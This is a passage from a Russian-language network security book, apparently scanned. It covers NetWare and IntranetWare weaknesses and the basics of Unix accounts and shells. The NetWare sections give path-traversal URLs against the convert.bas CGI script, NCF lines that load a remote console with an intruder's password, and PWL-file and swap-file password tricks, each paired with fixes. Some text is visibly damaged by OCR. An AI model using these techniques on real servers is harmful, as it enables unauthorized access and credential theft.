- Однажды вечером этот клерк воспользуется утилитой *setpwd.nlm* и переустановит пароль учетной записи MAINTENANCE.
- На следующий день (после репликации) клерк (хакер) сможет просмотреть все документы компании.

УТИЛИТЫ UNIX и NETWARE

В следующей главе вы узнаете о том, что большая часть утилит Unix обладает недостатками, которые могут быть использованы хакерами. Многие из этих недостатков связаны с возможностью «разветвления оболочки» или создания другого процесса на сервере. Однако в системах NetWare нельзя проделывать подобные операции. Далее приводится информация о том, почему хакер не сможет использовать утилиты NetWare.

- Каждый пользователь получает доступ к серверу с помощью некоторой оболочки Novell. Эта оболочка может быть загружена и без участия сервера. В отличие от Unix-систем, в Novell NetWare не предусмотрено возможности одновременного выполнения нескольких оболочек.

- Практически ни одна утилита NetWare не использует потоков ввода-вывода *stdin/stdout* (они используются в C++ для ввода и вывода информации; для их нормальной работы необходим *стек* — специальная область памяти, выделенная операционной системой). Благодаря этому хакер не может добиться *переполнения стека* и вызвать тем самым крах системы.
- Так как оболочка NetWare выполняется локально, а не на сервере, то хакер не может получить с помощью утилит больших прав доступа, в отличие от используемой в Unix команды *su* (см. следующую главу).

NetWare и Windows 95

Многие системы NetWare состоят из рабочих станций, работающих под управлением Windows 95. Различия в технологиях обеих операционных систем предоставляют хакерам дополнительные возможности проникновения в сеть. В следующих разделах я расскажу вам о том, как избежать подобных проблем.

Основные проблемы Windows 95

По умолчанию в Windows 95 используются длинные имена файлов и свои пакеты. Это может лишь привести к новым, достаточно специфическим проблемам. Если сервер NetWare не поддерживает длинных имен (пространство имен OS/2), то это может привести к краху сервера. Однако еще худшим является использование пакетов Windows 95. Для их использования нужна как минимум операционная система Novell NetWare 3.11. Если же вы используете более ранние версии NetWare, то это может привести к блокировке и отказам сети, вызванным конфликтами между буфером сетевого соединения NetWare и буфером сетевой карты.

Существует несколько решений этой проблемы. Например, можно обновить программное обеспечение сервера и подключить поддержку длинных имен. Кроме того, можно изменить файл *system.ini* так, чтобы отключить поддержку длинных имен и пакетов Windows 95. Для этого вам нужно изменить следующие строки:

```
[nwredir]
SupportBurst=0
SupportLFN=0
```

Однако лучшим решением является обновление программного обеспечения. В противном случае хакер может зарегистрироваться на сервере и попытаться вызвать сбой сервера, воспользовавшись файлами с длинными именами. Если перед этим хакер отредактировал файлы *ncf* или другие файлы конфигурации, то он сможет заставить систему перегрузиться. И все это из-за безобидной ошибки некорректной регистрации в системе.

Проблемы совместного использования

Одна из наиболее важных проблем совместного использования Windows 95 и Novell NetWare кроется в самой Windows 95. Если вы сконфигурировали систему на

совместное использование файлов и принтеров, то у пользователей, не работающих в Windows 95, могут возникнуть серьезные проблемы. Все они связаны с методами взаимодействия этих операционных систем.

Используемые в NetWare службы для работы с файлами и печатью действуют согласно разработанному компанией Novell протоколу SAP (Service Advertising Protocol), с которым взаимодействуют пакеты протокола RIP (Routing Information Protocol). Для передачи пакетов обоих протоколов в NetWare используется *сетевое широковещание* (network broadcast). Серверы NetWare и различное сетевое оборудование, поддерживающее протоколы SAP и RIP, динамически используют совместные данные.

Так как рабочая станция Windows 95 не воспринимает информации протоколов SAP и RIP, то это может привести к сбоям или блокировке сети. Из-за этого дополнительные SAP-пакеты могут привести к снижению трафика сети и вызвать ее блокировку (вспомните ACK-штормы протокола TCP/IP). К сожалению, из-за несовершенства интерфейса Windows 95 создает огромное количество SAP-пакетов. В связи с этим компания Novell выпустила несколько программ-дополнений для Novell NetWare 3.x и 4.x. Самым лучшим решением этой проблемы является *отказ* от совместного использования файлов и принтеров в Windows 95. Вместо этого используйте собственные службы Novell NetWare или Client/FPS для сетей Microsoft.

Эта проблема не так проста, как кажется поначалу. Воспользовавшись дополнительными SAP-пакетами, хакер может проникнуть в вашу систему.

ПАРОЛИ WINDOWS 95 и NOVELL NETWARE

В Windows 95 есть свой собственный файл с паролями. В этом файле хранятся пароли самой операционной системы, а также пароли для серверов NetWare и Windows NT. Однако хакеры достаточно просто могут взломать эти пароли с помощью атаки грубой силы. Для предотвращения этой проблемы нужно воспользоваться пакетом дополнений *Windows 95 Service Pack 1.* Чтобы загрузить его, посетите Web-сайт компании Microsoft, расположенный по адресу *http://www.microsoft.com.*

Даже после установки этого пакета хакер может воспользоваться файлом подкачки *win386.swp.* Этот файл может содержать строку с введенным пользователем паролем. С помощью простейшей утилиты просмотра диска (вроде *DiskEdit*) хакер сможет просмотреть содержимое файла подкачки и найти пароль.

РЕГИСТРАЦИЯ WINDOWS 95

Существует достаточно специфическая ошибка, проявляющаяся в комбинации операционных систем Windows 95 и Novell NetWare 3.11 (на которых не установлены последние пакеты дополнений). Если объем файла с паролями Windows 95 (файл с расширением *pwl*) примерно равен 900 байтам против стандартного значения 600 байт, то рабочая станция зарегистрируется в системе без требования ввести пароль.

Хакеры могут использовать эту ошибку двумя способами. Во-первых, хакер может создать PWL-файл (размером в 900 байт), содержащий адрес «жертвы». После этого он перегрузит машину и войдет в систему. Во-вторых, хакер может просто подобрать PWL-файл с неконтролируемой рабочей станции и воспользоваться им при следующей загрузке.

IntranetWare

Обычно для соединения сети Novell NetWare с Internet на каждой рабочей станции загружается набор протоколов TCP/IP. Эти протоколы работают совместно с «родными» протоколами NetWare — SPX/IPX. Благодаря этому каждая рабочая станция становится *узлом* Internet. Однако в этом случае сетевой администратор теряет контроль над системой: машина каждого пользователя может послужить плацдармом для нападения.

Кроме того, все серверы NetWare поставляются вместе с бесплатной реализацией поддержки протокола TCP/IP — модулем *tcpip.nlm*. С его помощью и благодаря стеку протоколов TCP/IP сервера IntranetWare позволяет всем рабочим станциям выполнять приложения Internet на основе IPX-протокола. При этом пользователю не нужны IP-адреса или поддержка стека протоколов TCP/IP.

IntranetWare работает в качестве брандмауэра сетей NetWare. Для предоставления доступа к Internet и реализации политики безопасности эта программа обладает совместимостью со стандартными средствами безопасности NetWare. Доступ можно контролировать по времени дня, приложениям, конкретным IP-адресам или именам доменов. Например, в оболочке K-12 можно запретить всем студентам посещать нежелательные Web-сайты. Точно так же IntranetWare позволяет фильтровать приходящие данные.

В следующей главе вы узнаете о том, что большинство Unix-систем построено на открытых стандартах и поставляется вместе со многими IP-службами. Открытая архитектура Unix привела к огромному количеству брешей в системе безопасности Internet. С другой стороны, Novell NetWare является коммерческим программным продуктом и не содержит IP-служб. Благодаря этому сети NetWare гораздо более защищены от посягательств из Internet. С помощью IntranetWare можно создать недорогой, прозрачный для пользователей системы брандмауэр. Для дальнейшего повышения уровня безопасности можно поставить на сервере две сетевые карты, причем одна из них будет работать с протоколом IP, а другая – с протоколом IPX. За более подробной информацией обратитесь к главе 3. Если же на сайте используется несколько серверов, то можно установить на одном из них IntranetWare и использовать его в качестве шлюза. Таким образом вы сможете полностью изолировать свою сеть от этого шлюза.

При совместном использовании IntranetWare и брандмауэра в сети, использующей протоколы IP и IPX, эта программа может существенно облегчить настройку соединения. Например, она может выступать в качестве сервера-посредника. Далее я познакомлю вас с основами работы IntranetWare и расскажу о некоторых недостатках этой программы.

УПРАВЛЕНИЕ ДОСТУПОМ

Политика безопасности корпорации может содержать ограничения на доступ к Internet по времени суток. Можно свести к минимуму нагрузку на соединение Internet с помощью отсекания не очень важных приложений и групп. Так вы сможете обеспечить надежный доступ к Internet более важным приложениям и группам.

Например, предположим, что вашему исследовательскому или инженерному отделу для проведения некоторой работы нужен круглосуточный доступ к Internet. С другой стороны, бухгалтерский отдел практически не нуждается в доступе к Internet. Этому отделу нужно предоставить доступ только после четырех часов дня. Именно в это время спадает трафик Internet. Кроме того, у вас могут быть временные служащие, работающие с 9 до 13 часов. Поэтому можно запретить им доступ к Internet именно в эти часы.

Если использовать обычный метод доступа к Internet (набор протоколов TCP/IP на каждой рабочей станции), то для управления доступом пользователей к Internet придется установить достаточно сложный брандмауэр. Для его реализации потребуется как минимум еще одна сетевая карта и дополнительное программное обеспечение.

IntranetWare предоставляет средства управления доступом по времени суток.

УПРАВЛЕНИЕ ДОСТУПОМ ПРИЛОЖЕНИЙ

Если использовать обычный метод доступа к Internet (набор протоколов TCP/IP на каждой рабочей станции), то администратор не сможет управлять доступом пользователей к приложениям. Чтобы решить эту проблему, ему потребуется установить брандмауэр стоимостью около 10 тысяч долларов. Кроме того, после этого пользователям придется регистрироваться на отдельном хосте.

IntranetWare предоставляет средства управления доступом на уровне приложений. Администратор может запретить некоторым типам приложений доступ к Internet. Например, он может запретить всем пользователям присоединяться к сайтам с помощью протокола FTP. Такие же ограничения могут быть наложены на приложения Telnet, Web, Mail и т. д. Причем эти ограничения можно наложить как на исходящие, так и на поступающие пакеты. По умолчанию вы должны запретить большинству пользователей доступ извне. Благодаря этому они не смогут запустить никаких служб (вроде FTP) и тем самым открыть бреши в системе.

УПРАВЛЕНИЕ с помощью IP-АДРЕСОВ

Если использовать обычный метод доступа к Internet (набор протоколов TCP/IP на каждой рабочей станции), то администратор не сможет фильтровать приходящие данные. Чтобы решить эту проблему, ему потребуется установить на каждой рабочей станции дополнительное программное обеспечение. Однако это достаточно дорого и неудобно.

IntranetWare предоставляет средства фильтрации данных, исходя из IP-адресов или имен доменов. Можно разрешить пользователям доступ к любому количеству сайтов или вообще запретить доступ. Кроме того, можно создать несколько профилей с различными ограничениями и использовать их для разных групп или даже пользователей.

СРЕДСТВА АУДИТА INTRANETWARE

Как уже говорилось, с помощью средств аудита администраторы могут следить за работой соединения Internet. Кроме того, желательно, чтобы получаемая информация могла быть отсортирована по различным критериям. Воспользовавшись этими сведениями, администратор системы NetWare может получить гораздо больше данных о брешах в системе безопасности системы. Более того, с их помощью можно получить информацию о трафике сети и использовать ее при дальнейшем планировании расширения системы.

Если использовать обычный метод доступа к Internet (набор протоколов TCP/IP на каждой рабочей станции), то невозможно будет использовать средства аудита, так как каждая рабочая станция является самостоятельным узлом Internet. Чтобы решить эту проблему, потребуется установить достаточно дорогой и сложный в управлении брандмауэр.

IntranetWare предоставляет полную информацию о доступе к Internet: время доступа, имя пользователя, использованные приложения, адреса удаленных хостов и т. д.

БЕЗОПАСНОСТЬ INTRANETWARE

Как и NetWare, IntranetWare является достаточно защищенной программой. Однако и у нее есть некоторые недостатки, которыми может воспользоваться хакер.

КАК ОБОЙТИ INTRANETWARE

В главе 20 вы узнаете о сценариях CGI. *Сценарием CGI* называется программа, с помощью которой Web-серверы предоставляют броузерам динамические данные. IntranetWare содержит несколько таких сценариев (они написаны на языке программирования BASIC). Один из них — *convert.bas* — преобразует файлы в формат HTML и посылает их пользователю. Ниже приведен пример использования сценария *convert.bas* для работы на сервере *www.just_hacked.com*:

```
http://www.just_hacked.com/scripts/convert.bas?readme.txt
```

Если каталог со сценариями содержит файл *readme.txt*, то сервер IntranetWare вернет его в виде файла формата HTML — такие файлы можно просматривать с помощью броузера. Программа *convert.bas* представляет собой достаточно полезную утилиту. К сожалению, она не ограничивает прав доступа пользователя к

серверу Internet. Благодаря этому хакер может использовать ее для проведения атак:

```
http://www.just_hacked.com/scripts/convert.bas?../../
_любой_файл_тома_sys
```

Две точки после знака вопроса представляют собой относительный URL. В нашем примере относительный URL указывает на том SYS:. Другими словами, эту строку можно записать в следующем виде:

```
convert SYS: любой_файл_тома_sys
```

С помощью ошибки программы *convert.bas* хакер легко сможет получить копию файлов вроде *autoexec.ncf* или *ldremote.ncf*. Для этого он может воспользоваться следующей строкой:

```
http://www.just_hacked.com/scripts/convert.bas?../../
autoexec.ncf
```

Таким образом, хакер сможет преобразовать файл *autoexec.ncf* к формату HTML и просмотреть его содержимое с помощью броузера. Компания Novell исправила эту ошибку с помощью недавних пакетов дополнений. Загрузите один из них, чтобы избежать подобных ситуаций. Кроме того, можно вообще удалить файл *convert.bas*.

Ошибки IntranetWare FTP NLM

В IntranetWare существует несколько проблем, связанных с FTP NLM. Стандартные системы предоставляют пользователям права чтения и просмотра содержимого каталога SYS:ETC. Таким образом, анонимный пользователь может получить доступ к файлам этого каталога с помощью командной строки FTP. Если вы используете программу *inetcfg* (как это рекомендуется в документации на IntranetWare) для настройки утилиты *rconsole,* то у вас могут возникнуть некоторые проблемы. Как уже говорилось, пароли этой утилиты хранятся в незашифрованном виде. Если вы не зашифруете пароль, то хакер сможет прочитать его. Кроме того, в каталоге SYS:ETC располагаются пароль сообщества SNMP, информация о протоколах, адресах и других установках системы. Представьте себе, что значит вся эта информация для хакера! Однако если вы отключите эти права, то пользователи не смогут использовать анонимного FTP.

Другой основной проблемой NetWare 4.1 является программа *ftpserv.nlm*. Дело в том, что система случайно может предоставить некоторым пользователям FTP расширенные права доступа. Казалось бы, чего проще: отключи NLM, а затем снова подключи, и система вернется в исходное состояние. Однако по прошествии некоторого периода времени система снова предоставит такому пользователю расширенные права доступа. Использование программы *Fetch* в качестве FTP-клиента может предоставить пользователю полные права доступа. Единственно возможное решение этой ситуации состоит в отключении поддержки протокола FTP.

ЗАЩИТА INTRANETWARE ОТ АТАК ИЗ INTERNET

Существуют способы, с помощью которых хакер может взломать сервер IntranetWare из Internet. К счастью, для этого необходимо выполнение огромного количества определенных условий. Многие из них будут недостижимы, если вы последуете описанным в этой главе советам.

Во-первых, хакер может воспользоваться сценариями CGI. Например, если вы разместите не очень «хороший» сценарий в месте, где этот сценарий будет обладать правами на запись, то хакер перенаправляет его. Так он сможет изменить NCF-файлы.

Давайте представим себе сценарий, который добавляет к файлу (вроде листа рассылки) строку текста. Если хакер перенаправит сценарий, то он сможет добавить несколько строк к файлу *sys:etc\ldremote.ncf* или *sys:etc\autoexec.ncf*:

```
UNLOAD REMOTE
LOAD REMOTE ПАРОЛЬ_ХАКЕРА
LOAD XCONSOLE
```

Добавив эти строки, хакер может воспользоваться протоколом Telnet для регистрации на сервере, воспользоваться своим паролем и выбрать VT-100. Благодаря этому он получит удаленный доступ к серверу после следующей перезагрузки сервера.

Более того, если вы постараетесь защитить систему с помощью брандмауэра, основанного на использовании NLM, то хакер может попросту выключить брандмауэр. При удачном стечении обстоятельств хакеру даже удастся перегрузить брандмауэр после того, как он получит доступ к серверу. Благодаря этому он получит возможность проделывать любые операции, не оставляя никаких следов.

И наконец, хакер может получить доступ к серверу с помощью FTP NLM. Если он получит доступ к серверу с помощью анонимного FTP и права на запись и чтение тома SYS:, то рн изменит NCF-файлы и существенно расширит свои права.

ЗАЩИТА ФАЙЛА ПАРОЛЕЙ

Пользователи Internet могут получить доступ к файлу паролей сервера IntranetWare. Воспользовавшись одним из описанных ранее методов, хакер может захватить этот файл.

Файлы NDS расположены в каталоге SYS:_NETWARE. Конечно же, хакер должен получить к ним доступ. Как уже говорилось, для этого у него есть несколько способов. Получив доступ к файлам NDS, хакер получит доступ ко всей системе.

РЕЗЮМЕ

В этой главе вы узнали о средствах обеспечения безопасности Novell NetWare. Кроме того, вы познакомились с основными типами атак и методами защиты от


нападений хакеров. В следующей главе я расскажу вам о Unix-системах и о том, как защитить их от вторжений извне. Но прежде убедитесь, что усвоили следующее:

- ✓ Novell NetWare — это операционная система, разработанная специально для персональных компьютеров. Изначально она создавалась с целью организации сетей, содержащих файловые серверы и серверы печати.
- ✓ Администратор сети Novell NetWare наделяет каждого пользователя правами доступа к файлам и каталогам. Эти права определяют, может ли пользователь получить доступ к каталогу или файлу.
- ✓ По умолчанию пользователям сети предоставляются определенные права доступа к определенным каталогам.
- ✓ Нужно как можно реже использовать идентификатор супервизора. Вместо него применяется идентификатор эквивалента супервизора.
- ✓ В сетях NetWare используется свой собственный набор протоколов передачи данных. Для их подключения к Internet необходимо использовать специальный шлюз.
- ✓ В Novell NetWare имеются свои средства аудита.
- ✓ Для наблюдения и управления сетью администратору предоставляется ряд специальных утилит. Одной из наиболее широко используемых утилит обеспечения безопасности является программа *syscon*.
- ✓ Чтобы помочь администратору обнаружить постороннее вмешательство, в Novell NetWare используется система IDS.
- ✓ Хакеры обладают множеством возможностей проникновения в сети Novell NetWare. Большинство атак на эти сети построено на основе используемых в Novell NetWare методов хранения паролей и учетных записей.
- ✓ Администраторы должны регулярно проверять учетные записи пользователей системы, чтобы вовремя обнаружить попытки внедрения хакеров.
- ✓ В сетях NetWare все данные (за исключением паролей) передаются «открытым текстом». Другими словами, передаваемые данные не зашифровываются.
- ✓ Novell NetWare подвержена атакам грубой силы и атакам словаря.
- ✓ IntranetWare предоставляет средства обеспечения безопасного соединения с Internet.

РЕСУРСЫ INTERNET

Если вы — администратор сервера Novell NetWare, то вам обязательно нужно знать обо всех новых средствах обеспечения безопасности этой системы. Далее приводится список Web-сайтов, располагающих подробной информацией о Novell NetWare и связанных с ней вопросах безопасности.

NETWARE 4 AUDITING	http://wwwrawnet. co. uk/novell4/
NOVELL NETWARE HACKING TOOLS	http://www2.s-gimb. lj. edus.si/natan/stuff2.html
ROY'S FREEWARE NETWARE UTILITIES	http://wwwmechnet. liv. ac. uk/~roy/freeware.html
NETWARE IP ADDRESSING	http://www. cdpi. com/SNA 00039. htm
NETWARE COMMAND LINE UTILITIES	http://wupport.novell.com/home/nwpullutils/faq.htm
NOVELL WORLD WIDE	http://wwwnovell. com/
NETWORKER FOR NETWARE	http://www.legato.com/prod/nw_nw.html
QUARTERDECK	http://www. quarterdeck. com/
NOVELL LAUNCHES INTRANETWARE	http://www5.zdnet.com/cshopper/content/9611/cshp0066.html
SECURITY OF THE I-WAY	http://www.coil.com/~ebright/
SYMANTEC CORPORATION	http://www.symantec.com/
NOMAD MOBILE RESEARCH CENTER	http://www.nmrc. org/



Глава 17

Безопасность Unix и X-Windows

предыдущих главах рассказывалось о недостатках операционных систем Win-
ows NT и Novell NetWare. Несмотря на стремительный рост количества малых
:рверов Internet, доминирующей операционной системой «Сети сетей» является
nix. На протяжении многих лет именно эта операционная система служила
:новой Internet-серверов. Это и хорошо, и плохо. Хорошо потому, что за это
)емя создано огромное количество утилит, с помощью которых можно защи-
ить сервер от хакеров. Плохо потому, что создано не менее огромное количе-
:во утилит для взлома Unix-систем. В этой главе мы подробно поговорим обо
:ех проблемах безопасности операционной системы Unix. Прочитав главу, вы
знаете следующее:

- Для доступа к операционной системе Unix используются так называемые *оболочки*.
- Многие задачи операционной системы выполняются *демонами*.
- В Unix есть только два набора разрешений: *пользователь* (user) и *суперпользователь* (superuser).
- Unix — это достаточно немолодая и достаточно распространенная операционная система. Поэтому многие хакеры знают обо всех ее уязвимых местах.
- Многие атаки хакеров нацелены на используемых в операционной системе демонов.
- Большинство недостатков Unix можно восполнить тщательной административной работой.
- X-Windows — это программа, предоставляющая пользователям Unix графический пользовательский интерфейс.
- X-Windows обладает некоторыми недостатками, связанными со встроенной поддержкой надежных хостов.

Введение в UNIX

Многие компании, институты и правительственные учреждения всего мира ис-
пользуют операционную систему Unix. Эта система была разработана в 60-х годах
; стенах одной из исследовательских лабораторий компании AT&T. За 30 с лиш-
ним лет своей истории она стала самой популярной операционной системой и
сновой для Internet. Отмечу, что в настоящее время существует огромное коли-
[ество различных версий Unix. (Некоторые программисты шутят, что существу-
т столько же версий Unix, сколько и машин, работающих под управлением
той системы, — и эта шутка не лишена смысла.) Большинство современных

реализаций Unix построено на основе *Berkeley Unix*. Наиболее известной чертой этой ветви Unix-систем являются команды удаленной работы (команды для работы с удаленными системами).

В начале этой главы я расскажу о наиболее общих командах Unix, которые используются практически во всех ее реализациях. Затем мы познакомимся с демонами, а также поговорим о наиболее известных недостатках Unix, после этого перейдем к изучению X-Windows — графического интерфейса Unix.

УЧЕТНЫЕ ЗАПИСИ UNIX

В отличие от Windows NT или Novell NetWare, в системах Unix поддерживается только два вида учетных записей -- *пользователь* (user) и *суперпользователь* (superuser). Учетные записи пользователей являются стандартными для всех пользователей. Учетные записи суперпользователя предоставляют полный доступ к системе и назначаются администраторам системы. Итак, в Unix нет никакой иерархии привилегий. У вас могут быть либо привилегии пользователя, либо привилегии суперпользователя.

Unix поддерживает имена пользователей длиной не более 14 символов. Длина большинства имен не превышает 8 символов. В качестве имени может использоваться набор любых символов, включая символы управления и спецсимволы (так называемые *метасимволы)*. Однако не стоит употреблять в этих именах символы @, Ctrl+D, Ctrl+J или Ctrl+X, т. к. они имеют особое значение в Unix.

Почти каждая система Unix поставляется вместе с предустановленными учетными записями. Не нужно говорить, какую опасность для системы может представлять неизвестная администратору учетная запись суперпользователя. В таблице 17.1 приведены наиболее распространенные предустановленные учетные записи суперпользователей. (Однако эти имена могут немного изменяться от системы к системе.)

Учетная запись	Назначение
root	Учетная запись администратора системы. Предоставляет полный доступ ко всем объектам.
makefsys	Предоставляет права суперпользователя для создания новых накопителей информации (например, жестких дисков).
mountfsys	Предоставляет права суперпользователя для запуска системных демонов и монтировки операционной системы.
umountfsys	С помощью этой учетной записи можно демонтировать файловую систему какого-либо накопителя.
checkfsys	С помощью этой учетной записи можно проверять и редактировать файловую систему.

Таблица 17.1. *Предустановленные учетные записи суперпользователей.*

Учетная запись *root* присутствует во всех системах и обладает правами суперпользователя. Большинство систем System V (еще одна разновидность Unix) поставляется с предустановленным средством безопасности, которое запрещает удаленную регистрацию в системе с правами суперпользователя. Если кто-то попытается удаленно зарегистрироваться с правами суперпользователя, то он получит сообщение «Not on console», а хост откажется зарегистрировать такого пользователя. Однако хакер может удаленно зарегистрироваться в системе в качестве пользователя, а затем попытаться сменить свои права на права суперпользователя. Для этого в Unix предусмотрена команда *su,* о которой мы поговорим в одном из следующих разделов.

Итак, хакер может зарегистрироваться в системе в качестве «безобидного» пользователя и сменить свои права. Поэтому вам обязательно нужно знать о предустановленных учетных записях пользователей. В таблице 17.2 приведены наиболее распространенные предустановленные учетные записи пользователей. (Эти имена могут немного изменяться от системы к системе.)

Учетная запись	Назначение
lp	Служит для регистрации на сервере построчно-печатающего устройства.
daemon	Служит для регистрации демонов на сервере.
trouble	Служит для отладки системы.
nuucp	Учетная запись нового протокола копирования между машинами Unix (Unix-to-Unix copy).
uucp	Учетная запись протокола копирования между машинами Unix (Unix-to-Unix copy).

Таблица 17.2. *Предустановленные учетные записи пользователей.*

Стандартный формат имени пользователя

Независимо от реализации Unix, все имена пользователей принято писать с малой буквы. Дело в том, что операционная система Unix создавалась в то время, когда многие компьютеры поддерживали только буквы верхнего регистра.

Если первая буква имени пользователя будет заглавной, то операционная система будет считать, что терминал не поддерживает символов нижнего регистра, поэтому все данные будут выводиться только заглавными буквами. Перед каждым символом верхнего регистра система ставит символ обратной наклонной черты («\»). Unix всегда различает регистры символов — не забывайте об этом. Поэтому старайтесь не переключаться на символы верхнего регистра.

ПАРОЛИ UNIX

В системе Unix нет никаких предустановленных паролей. Во время создания учетной записи ей не присваивается никакого пароля. И так продолжается до тех пор, пока владелец учетной записи или суперпользователь не присвоят ей пароля. Как правило, у администратора должна быть выработана политика создания учетных записей пользователей, а также стандартная последовательность паролей.

Длина пароля Unix не может превышать 11 символов. В пароле можно использовать любые символы (включая и метасимволы). Не забывайте и о том, что система различает верхний и нижний регистр. Во многих системах Unix реализовано специальное средство безопасности, которое заставляет пользователей использовать как минимум два специальных символа (не буква и не цифра). За подробностями обратитесь к документации системы.

И наконец, подобно остальным операционным системам, в Unix можно налагать ограничения на время использования пароля. Обычно 30 или 45 дней более чем достаточно.

СПЕЦИАЛЬНЫЕ символы UNIX

Операционная система Unix интерпретирует некоторые символы особым образом. Многие из таких символов являются метасимволами. В предыдущих разделах говорилось, что нежелательно использовать некоторые символы в именах пользователей. В таблице 17.3 приведен их список и краткое описание.

Символ	Описание
Ctrl+D	Символ завершения строки.
Ctrl+J	Некоторые системы воспринимают его как символ возврата каретки. Остальные системы наряду с этим символом используют символ Ctrl+M.
Ctrl+Delete	Символ-убийца. Автоматически завершает работу текущего процесса.
@	Некоторые системы используют его в качестве символа-убийцы.
\	Символ обратной наклонной черты является символом esc-последовательностей (как правило, используется для перехода к верхнему регистру). С его помощью можно зарегистрироваться в системе, используя терминал, который поддерживает только символы верхнего регистра. Например, можно послать сообщение «cd /Mrs/data» в таком виде: «CD /\MRS/DATA». Символ обратной наклонной черты перед буквой *M* указывает системе, что эта буква должна принадлежать верхнему регистру. Все остальные символы будут восприняты как символы нижнего регистра.

***Таблица** 17.3. Символы управления.*

Старайтесь не использовать этих символов в именах и паролях пользователей. Обратите внимание на то, что вы сами можете изменять значения символов управления. Другими словами, вместо символа Ctrl+D можно назначить символ Ctrl+A.

ОБОЛОЧКИ UNIX

Оболочка Unix — это программа-интерпретатор команд, которая воспринимает вводимые пользователем данные и переводит их в команды, понятные системе. Но это лишь часть операционной системы, а не сама операционная система. Другими словами, оболочка — это некоторое подобие пользовательского интерфейса. Эта программа запускается после каждой вашей регистрации в системе. При закрытии оболочки система автоматически исключает пользователя. В этой программе нет ничего особенного. Операционная система воспринимает ее как обычную программу, похожую на все остальные программы Unix.

На самом деле существует несколько различных оболочек Unix. После регистрации в системе можно загрузить любую другую оболочку так же, как и все остальные программы. Возможность выполнения нескольких оболочек представляет для системы достаточно серьезную опасность. Все оболочки выполняют одинаковые функции и служат в качестве интерпретаторов команд пользователя. Однако есть у них и некоторые различия. В таблице 17.4 приведены описания наиболее распространенных оболочек Unix и их различия.

Оболочка	Описание
sh	Команда *sh* запускает на выполнение оболочку Bourne – стандартную оболочку Unix System V. В системах Unix System V в качестве стандартной подсказки пользователя используется символ «$», а для суперпользователя предлагается символ «#». В системах Berkeley BSD Unix в качестве стандартной подсказки используется символ амперсанда («&»).
csh	Команда *csh* запускает на выполнение оболочку C, которая была разработана отделом науки университета Беркли. Эта оболочка практически не отличается от оболочки Bourne, однако в нее входят другие структуры управления средой программирования. Кроме того, оболочка C поддерживает *наложение,* с помощью которого можно присвоить команде (или набору команд) новое имя.

Таблица 17.4. *Стандартные оболочки Unix*
(продолжение таблицы на следующей странице).

Оболочка	Описание
ksh	Команда *ksh* запускает на выполнение оболочку Korn. Она содержит особенности обеих предыдущих оболочек: с одной стороны, она поддерживает более простое программирование (оболочка Bourne), а с другой стороны позволяет использовать наложение и историю команд (оболочка C). В качестве стандартной подсказки пользователя используется символ «$», а для суперпользователя предлагается символ «#».
rsh	Команда *rsh* запускает на выполнение урезанную оболочку Bourne. Она используется для учетных записей, которым нужно запретить использование доступного набора команд. Урезанная оболочка позволяет пользователям выполнять команды вне их путей поиска (определенных суперпользователем). С ее помощью нельзя изменять каталоги или переменные оболочки. Во всех остальных отношениях урезанная оболочка похожа на оболочку Bourne. Не перепутайте ее с используемой в Berkeley Unix командой *rsh*.

Таблица 17.4. *Стандартные оболочки Unix (окончание).*

Существует огромное количество других оболочек. Приведенные в таблице 17.4 оболочки являются как бы «официальными» оболочками системы. Из-за своей конструкции операционная система Unix поддерживает многие оболочки. Например, какая-либо компания может в качестве оболочки использовать программу бухгалтерского учета, и все пользователи должны будут работать с ней. Благодаря этому пользователи смогут выполнять только программу бухгалтерского учета.

СТРУКТУРА КАТАЛОГОВ и ФАЙЛОВ UNIX

Как в Windows NT и Novell NetWare, в Unix существуют *файлы, каталоги* и *их пути*. Единственное отличие от файлов и каталогов других операционных систем заключается в использовании наклонной черты в качестве разделителей каталогов. Напомню, что в Windows NT и Novell NetWare в качестве разделителя используется обратная наклонная черта.

Имена путей — это достаточно простое понятие. При чтении следующих параграфов почаще обращайтесь к рисунку 17.1.

Корневым называется каталог, расположенный в самом верху дерева. Местоположение всех остальных каталогов определяется по отношению к этому каталогу. Как показано на рисунке, у корневого каталога есть два подкаталога: *usr* и *happy*. В каталоге *usr* расположены файлы *junk* и *source,* а в каталоге *happy* расположены файлы *memo* и *degrees.* Для определения путей нужно воспользоваться наклонной чертой «/» — символом корневого каталога. Все пути начинаются с этого символа. После него следуют имена подкаталогов, разделенные все той же наклонной чертой.




Рисунок 17.1. *Базовая структура дерева каталогов и файлов.*

Например, путь файла *junk* — */usr/junk*, *а* файлов *memo* и *degrees* — */happy/memo* и */happy/degrees*. Путь каталога *usr* — */usr*, а каталога *happy* — */happy*.

Кроме того, можно использовать *относительные пути*. Относительный путь – это путь, отсчитываемый от текущего каталога. Например, если вы находитесь в каталоге *usr,* то для указания пути файла *junk* достаточно набрать его имя. Точно так же, находясь в корневом каталоге, можно сослаться на каталог *happy* посредством его имени. Если же вам необходимо обратиться к каталогу, расположенному на один уровень выше текущего, то для этого воспользуйтесь двумя точками «..», а для указания текущего каталога нужно использовать точку — «.».

